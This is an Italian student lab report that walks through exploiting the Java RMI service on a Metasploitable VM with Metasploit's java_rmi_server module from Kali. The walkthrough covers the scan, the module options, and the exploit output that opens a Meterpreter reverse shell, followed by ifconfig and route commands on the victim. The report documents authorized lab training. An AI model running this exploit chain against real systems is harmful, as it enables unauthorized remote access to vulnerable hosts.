

Report progetto del fine settimana - S7-L5

A cura di Iris Canole

Corso: Cybersecurity Specialist

Data: 07/11/2025

Introduzione

L'obiettivo del progetto di oggi è sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

Sappiamo che la macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099, ovvero Java RMI.

Di seguito i prerequisiti dell'esercizio:

- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, bisogna raccogliere le seguenti evidenze sulla macchina remota:
 - configurazione di rete
 - informazioni sulla tabella di routing della macchina vittima

Svolgimento dell'esercizio


Configurazione degli indirizzi IP

Come prima cosa, l'esercizio ci chiede di cambiare gli indirizzi IP di entrambe le macchine.

Configurazione di rete su Kali

Apriamo le configurazioni di rete della Kali e impostiamo:

- Il nome della connessione
- Su IPv4 Settings, selezioniamo il metodo Manual e inseriamo il nostro indirizzo IP 192.168.11.111
- Inseriamo la net-mask
- Inseriamo l'indirizzo di gateway 192.168.11.1




Salviamo e selezioniamo la rete appena creata.

Configurazione di rete su Metasploitable

Sulla Metasploitable, configuriamo la rete da terminale.

- lanciamo il comando `sudo nano /etc/network/interfaces` → per aprire il file di configurazione delle interfacce di rete
- Una volta dentro il file di configurazione, impostiamo:
 - `iface eth0 inet static` → per impostare la rete statica
 - `address 192.168.11.112` → l'indirizzo IP richiesto
 - `netmask 255.255.255.0`
 - `gateway 192.168.11.1` → il gateway
- Salviamo con `ctrl+X` , `y` e invio
- Usiamo il comando `sudo /etc/init.d/networking restart` → per restartare la rete
- Dopo usiamo il comando `ip a` per controllare il corretto indirizzo IP



```
GNU nano 2.0.7          File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static

address 192.168.11.112
netmask 255.255.255.0
gateway 192.168.11.1

[ Read 14 lines ]
```

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos
^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text ^T To Spell

CTRL (DESTRA) ...

Tip


Per cambiare la tastiera da inglese a Italiano usare il comando `sudo loadkeys it`

Uso di Metasploit su Kali per attacco

Una volta impostate correttamente le configurazioni di rete, passiamo alla parte di attacco con Kali.

Prima di aprire la console di Metasploit, proviamo a fare `nmap` sulla porta in questione, la `1099`, per vedere se viene davvero visualizzato il servizio sulla porta corretta.

Usiamo il comando: `nmap -sV -p1099 192.168.11.112` per fare la scansione sulla porta specifica.



```
(kali㉿kali)-[~/Desktop]
$ nmap -sV -p1099 192.168.11.112
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-07 11:49 CET
Stats: 0:00:06 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.168.11.112
Host is up (0.0028s latency).

PORT      STATE SERVICE VERSION
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
MAC Address: 08:00:27:92:F6:86 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.49 seconds
```

Vediamo dall'immagine che la porta risulta aperta e che il servizio attivo è quello corretto.

Proviamo a fare anche un ping sulla macchina vittima per verificare la corretta connessione fra le due macchine:

```
(kali㉿kali)-[~/Desktop]
$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=13.2 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=3.47 ms
^C
--- 192.168.11.112 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1009ms
rtt min/avg/max/mdev = 3.466/8.320/13.174/4.854 ms
```

Il ping funziona correttamente, ora passiamo alla fase di attacco.

Uso della console Metasploit per l'attacco

Lanciamo il servizio di Metasploit con il comando `msfconsole`.

Una volta attivata la console, cerchiamo l'exploit che ci serve usando il comando `search java_rmi` (che è appunto il servizio attivo sulla porta 1099).

Abbiamo diverse soluzioni che ci vengono proposte:

```
msf > search java_rmi
Matching Modules
=====
#  Name
-  auxiliary/gather/java_rmi_registry
s Enumeration
  0  exploit/multi/misc/java_rmi_server
Fault Configuration Java Code Execution
  1    \_ target: Generic (Java Payload)
  2    \_ target: Windows x86 (Native Payload)
  3    \_ target: Linux x86 (Native Payload)
  4    \_ target: Mac OS X PPC (Native Payload)
  5    \_ target: Mac OS X x86 (Native Payload)
  6    \_ target: Mac OS X x86 (Native Payload)
  7  auxiliary/scanner/misc/java_rmi_server
  8  exploit/multi/browser/java_rmi_connection_impl
      Disclosure Date  Rank    Check  Description
      .              normal  No     Java RMI Registry Interface
      2011-10-15      excellent  Yes   Java RMI Server Insecure De
      .              .       .       .
      .              .       .       .
      .              .       .       .
      .              .       .       .
      2011-10-15      normal  No     Java RMI Server Insecure En
      .              .       .
      .              .       .
      2010-03-31      excellent  No     Java RMICoreImpl Dese
      rialization Privilege Escalation

      Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_
      impl
msf > use 1
```

Quello che ci serve è il secondo exploit che vediamo: `exploit/multi/misc/java_rmi_server` che sfrutta una configurazione predefinita non sicura di Java Remote Method Invocation (RMI) per ottenere l'esecuzione di codice in remoto sul server bersaglio.

Selezioniamo l'exploit da usare con il comando `use 1`. Una volta selezionato l'exploit, vediamo quali sono le configurazioni da impostare affinché l'exploit possa riuscire:

- lanciamo il comando `show options`

```
msf exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
HTTPDELAY  10             yes       Time that the HTTP Server will wait for the payload request
RHOSTS     yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      1099            yes       The target port (TCP)
SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address
                                      on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT    8080            yes       The local port to listen on.
SSL        false            no        Negotiate SSL for incoming connections
SSLCert    no               no        Path to a custom SSL certificate (default is randomly generated)
URI PATH   no               no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
LHOST     192.168.11.111   yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

Ci verrà fuori questa tabella, in cui vengono descritte tutte le configurazioni necessarie (e non) da impostare prima di lanciare l'exploit. Vediamo che la tabella divide le configurazioni del modulo e le configurazioni del payload.

Nelle configurazioni del modulo, come parametri necessari abbiamo:

- `HTTPDELAY` → già impostato di default a `10` ma è possibile aumentarlo volendo
- `RHOSTS` → qui andrà messo l'indirizzo IP della macchina vittima, ovvero `192.168.11.112`
- `RPORT` → vediamo che è la porta `1099` dove è presente la vulnerabilità

Nelle configurazioni del payload, come parametri necessari abbiamo:

- `LHOST` → che è l'indirizzo IP della macchina attaccante (la Kali per intenderci), ovvero `192.168.11.111`
- `LPORT` → viene messa la `4444` come default, ma se crea conflitto si può cambiare

- **RHOST** → set RHOST 192.168.11.112
- **LHOST** → set LHOST 192.168.11.111
- Eventualmente set HTTPDELAY 30
- Eventualmente set LPORT 4455 (o qualsiasi altra porta, this is an exemple)

Una volta completate le configurazioni in modo corretto, lanciamo l'exploit e attendiamo.

Meterpreter

Si aprirà ora una sessione con `meterpreter` : in questo momento possiamo eseguire i comandi all'interno della macchina vittima.

Come volevano i prerequisiti dell'esercizio, ora che siamo dentro la sessione ricaviamo:

- la configurazione di rete
- le informazioni sulla tabella di routing

Configurazioni di rete Metasploitable

Lanciamo il comando `ifconfig` , che è il comando che ci servirà per vedere le interfacce di rete all'interno della macchina Metasploitable.

Ricaviamo così:

```
msf exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/Sx4wYJaHc6Hiwa6
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:33379) at 2025-11-07 11:53:08 +0100

meterpreter > ifconfig
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe92:f686
IPv6 Netmask : ::

meterpreter >
```

Le configurazioni di rete sono elencate all'interno del rettangolo giallo.

Nell'Interface 2 vediamo:

- IPv4 Address → quello che abbiamo configurato in partenza ✓
- IPv4 Netmask → quello che abbiamo configurato in partenza ✓
- Abbiamo anche un indirizzo **IPv6**
- Abbiamo anche la netmask dell'indirizzo **IPv6**
- Troviamo inoltre anche l'indirizzo **MAC**

Tabella di routing

Ora ci manca vedere in console la tabella di routing. Lanciamo il comando `route` per visualizzarla.

Una volta lanciato il comando ci esce la tabella, come nell'immagine:

```
meterpreter > route

IPv4 network routes
=====
Subnet          Netmask        Gateway      Metric  Interface
_____
127.0.0.1      255.0.0.0      0.0.0.0
192.168.11.112 255.255.255.0  0.0.0.0

IPv6 network routes
=====
Subnet          Netmask        Gateway      Metric  Interface
_____
::1            ::            ::           ::       :
fe80::a00:27ff:fe92:f686  ::           ::           :
```

meterpreter > █

Abbiamo completato ora tutti gli obiettivi dell'esercitazione di oggi. Abbiamo ottenuto:

- **Configurazione di rete della macchina Metasploitable**
- **Tabella di routing della macchina Metasploitable**

★ Tip

Con il comando `help` possiamo visualizzare una lista di comandi che possiamo lanciare all'interno della sessione con `meterpreter`.

Conclusioni

L'esercizio si è concentrato sull'esplorazione e lo sfruttamento di una vulnerabilità Java RMI esposta sulla porta 1099 della macchina Metasploitable, con l'obiettivo pratico di ottenere una sessione

Meterpreter e raccogliere evidenze di sistema. Impostando la Kali come attaccante (192.168.11.111) e la vittima come 192.168.11.112, ho seguito il classico flusso di penetration testing: ricognizione, identificazione del servizio vulnerabile, scelta e configurazione del modulo Metasploit, exploitation e consolidamento dell'accesso.

Sono riuscita a ottenere una sessione remota Meterpreter stabile. Attraverso quella sessione ho raccolto le evidenze richieste, ottenendo la configurazione di rete della vittima (indirizzi IP e interfacce) e la tabella di routing, utili per comprendere come la macchina si inserisce nella topologia e quali percorsi di rete sono disponibili.

Dal punto di vista pratico ho imparato l'importanza di:

- una ricognizione accurata prima di scegliere l'exploit (conoscere versione/servizio aiuta a ridurre i falsi positivi);
- configurare correttamente le opzioni di Metasploit (LHOST, LPORT, payload) per adattarsi alla rete usata in laboratorio;
- mantenere traccia e preservare le evidenze (output dei comandi, timestamp), perché sono fondamentali per il report e per la riproducibilità dell'esercizio.

Sul piano della sicurezza, l'esercizio evidenzia come servizi esposti senza patch e configurazioni sicure (in questo caso Java RMI) possano permettere un accesso remoto completo.

In conclusione, l'attività è stata utile per mettere in pratica la catena completa di un exploit controllato: dall'identificazione della vulnerabilità fino alla raccolta delle evidenze tramite Meterpreter. Mi ha aiutata a consolidare concetti teorici (ricognizione, exploit selection, gestione della post-exploitation) e a capire meglio l'importanza delle procedure di hardening per ridurre il rischio in ambienti reali.